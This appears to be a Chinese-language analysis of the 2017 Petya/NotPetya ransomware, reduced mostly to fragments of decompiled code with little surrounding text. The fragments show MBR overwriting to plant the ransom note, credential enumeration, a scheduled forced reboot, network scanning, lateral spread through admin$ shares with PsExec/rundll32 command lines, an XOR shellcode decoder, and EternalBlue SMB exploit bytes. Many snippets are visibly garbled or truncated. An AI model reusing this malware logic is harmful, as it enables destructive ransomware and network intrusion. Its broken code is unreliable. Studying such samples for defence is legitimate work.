

" Petya"


2017 6 27

" Petya"
MS17-010

" wannacry"
" wannacry"
mi mi katz

MBR

SeShutDownPrivilege, SeDebugPrivilege, SeTcbPrivilege



3. c MBR

(1) SeDebugPrivilege 10 (521*10) C 10

```

v0 = CreateFileA("\\\\.\\c:", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( v0 )
{
    if ( DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &outBuffer, 24u, &bytesReturned, 0) )
    {
        ...

        r.BytesPerSector = 512;
        BytesPerSector = &bytesReturned, 0);
        SetFilePointer(v0, OutBuffer);
        WriteFile(v0, v1, OutBuffer);

        CloseHandle(v0);
    }
}

```

(2) MBR

```

...
}

* u3      _DWORD * u3
D * u3

...

u5      _DWORD
u3      _DWOR
u4

u4
u5
u5
u5

result

a.  u25.

qmemcpy: mbr_dat
u6

u6      mbr_data

```

(3) MBR

```

if ( v19 )
{
do
{
result = write_disk(v20, &FileName, (LPCVOID)v13); // 新MBR,勒索信息等。
if ( result < 0 )
break;
++v20;
v13 += 0x200;
}
}

v20  v19

result

01F8F8 = result
ilt = 3

result_dword_101
i = res

= write_disk(32, &FileName, &Buffer); // 比特币钱包信息
result_dword_1
if ( re
{
result
dword_1
}

lt = write_disk(33, &FileName, &v21); // 填充0x07
dword_1

result write_disk FileName mbr_data

```

(4) MBR

(2)	ID	3	Windows	dllhost.dat
PsExec.exe			exe	bat vbs

5.

```

v9 = CredEnumerateW(0, 0, &v13, &v12);
if ( v9 )
{
    v1 = 0;
    v10 = 0;
    if ( v13 > 0 )
    {
        while ( 1 )
        {
            v2 = v12 + 4 * v1;
            v3 = *(_DWORD *)v2;
            v4 = *(char **)(*( _DWORD *)v2 + 8);
            if ( v4 )
            {
                v11 = 8;
                v5 = L"TERMSRV/";
                v6 = *(const wchar_t **)(*( _DWORD *)v2 + 8);
                while ( *v6 == *v5 )
                {
                    ++v6;
                    ++v5;
                }
                goto LABEL_8;
            }
            v7 = *v6 < *v5 ? -1 : 1;
        }
    }
}
LABEL_8:
if ( v7 == 0 )
{

```

6.

```

if ( GetSystemDirectory(&Buffer, 0x300) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
{
    if ( sub_10008494() )
    {
        v4 = L"/RU \\SYSTEM\\ ";
        if ( !(token_mask & 4) )
            v4 = (const wchar_t *)&kunk_10014388;
        wsprintfU(&v6, L"schtasks %ws/Create /SC once /TN \\\" /TR \\\"%ws\\\" /ST %02d:%02d", v4, &Buffer, v3, v2);
    }
    else
    {
        wsprintfU(&v6, L"at %02d:%02d %ws" v3 v2 &Buffer);
    }
}

```

7.

```

10007E97  call     user32.7C900000             10007E84
10007E98  mov     ebx, ds:CreateThread        10007E89
10007E99  push   edi                          ; lpThreadId          10007E8F
10007E9A  push   edi                          ; dwCreationFlags     10007E90
10007E9B  push   edi                          ; lpParameter         10007E91

```

```

v0 = v,
v2 = socket(2, 1, 0);
if ( v2 )
{
    name.sa_family = 2;
    *(_DWORD *)&name.sa_data[2] = a1;
    *(_WORD *)&name.sa_data[0] = htons(hostshort);
    if ( ioctlsocket(v2, -2147195266, &argp) != -1 )
    {
        connect(v2, &name, 16);
        writefds.fd_array[0] = v2;
        writefds.fd_count = 1;
        timeout.tv_sec = 2;
        timeout.tv_usec = 0;

```

```

(MSAFDIsSet(v2, &writeFds, 1))

```

```

{
}
}
u8

```

```
ret(v2);
```

```
closesockl
```

```

v3 = NetServerEnum(0, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, servertype, domain, &resume_handle);
if ( v3 && v3 != 234 )
{
    domain = 0;
}
else
{

```

```

    domain = 0;
    if ( entriesread < 4 )
    {
        do
        {
            if ( ... == ( ... )4 )
                break;
            if ( *((int *) ... + 3) & 0x80000000 )
            {
                ServerScan( ..., 3u, *( ... ) );
            }
            else if ( *((int *) ... - 1) == 500 && *((int *) ... + 1) & 0xFu > 4 )
            {
                memset_0(*( ... ), 0);
            }
            ++ ...;
        }
        ++ ...;
    }

```



```

Name = 0;
wprintfW(&Name, L"\\\\%s\\admin$", a3);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
sub_10008B70(&v23);
wprintfW(&FileName, L"\\\\%s\\admin$\\%s", a3, &v23);
while ( 1 )
{
    pszPath = 0;
    // 远程感染到admin$目录下
    hExistingToken = (HANDLE)NetAddConnectionW(&NetResource, lpPassword, lpUserName, 0);
    wprintfW(&v23, L"\\\\%s\\admin$\\%s", a3, &v23);
    v4 = PathFindExtensionW(&v23);
    IF ( v4 )
    {
        *v4 = 0;
        IF ( PathFileExistsW(&pszPath) )
        {
            dwErrCode = GetLastError();
            v5 = WriteFile_0_0..FileName g_f;
        }
    }
    if ( !dwErrCode )
    {
        buildCmd((MCHAR *)&v23, (MCHAR *)&v29, a3); // -d C:\Windows\System32\rundll32.exe "C:\Windows\%s\",#1 %s \\\%s -accepteula -s
        v5 = 0;
    }
    IF ( dwErrCode == 1 )
    {
        IF ( !lpUserName || !lpPassword )
        goto LABEL_53;
        buildRemoteCmd((MCHAR *)&v23, (MCHAR *)&v29, a3, (int)lpUserName, (int)lpPassword);
    }
}
LPCWSTR cmdline;
LPWSTR

struct _STARTUPINFO * char * StartupInfo;
struct _PROCESS_INFORMATION * char * ProcessInformation;
v8 CreateProcessAsUserW HANDLE ExitCode LPCWSTR;
v8;
GetLastError();

sub_10008A7E((int)&dst, cp, 445u, 0, a2, a3, a4, a5, a6, a7);
if ( v7 )
{
    sub_10002068();
    result = v7;
}
else
{
    byte_1001F8FD = 0;
    v9 = sub_1000C07E((int)&dst, cp, 445u, 0, a2, a3, a4, a5, a6, a7);
    result = v9;
}
}

```

```

loc_10003D80:
mov     cl, ds:shellcode[eax]
xor     cl, 0CCh
mov     [esi+eax*1Bh], cl
inc     eax
cmp     eax, 970h
jnz     <loop>

```

```

; char exploite_pack[]
exploite_pack dd 508C8CEDh ; DATA XREF: sub_10003D80
              dd 0C520C400h
              dd 0E0C0C0C0h
              dd 60240CE8h
              dd 0F0C0C0C0h
              dd 0C0C0C024h
              dd 975C27CCh
              dd 0C0C00A75h
              dd 6FFEC3CCh
              dd 33133330h
              dd 0FDD08F41h
              dd 0FFC091Eh
              dd 0C0C0EF75h
              dd 0C3FC06CCh
              dd 42154260h
              dd 0C147A80Dh
              dd 0C0C0C0C0Ch
              dd 33C8AD47h
              dd 13333333h

```

SMB exploit payload

```

*( _BYTE *) (u3 + 8) = 3;
*( _BYTE *) (u3 + 40) = 3;
*( _DWORD *) (u3 + 160) = -3145552;
*( _DWORD *) (u3 + 164) = -1;
*( _DWORD *) (u3 + 168) = -3145552;
*( _DWORD *) (u3 + 172) = -1;
*( _DWORD *) (u3 + 192) = -2101056;
*( _DWORD *) (u3 + 196) = -2101056;
*( _DWORD *) (u3 + 396) = -2100848;
*( _DWORD *) (u3 + 404) = -2100752;
*( _DWORD *) (u3 + 472) = -3145232;
*( _DWORD *) (u3 + 476) = -1;
*( _DWORD *) (u3 + 488) = -3145216;
*( _DWORD *) (u3 + 492) = -1;
u5 = 0;
do
{

```

u5

1

TCP_NSA_EternalBlue_()_SMB

[MS17-010]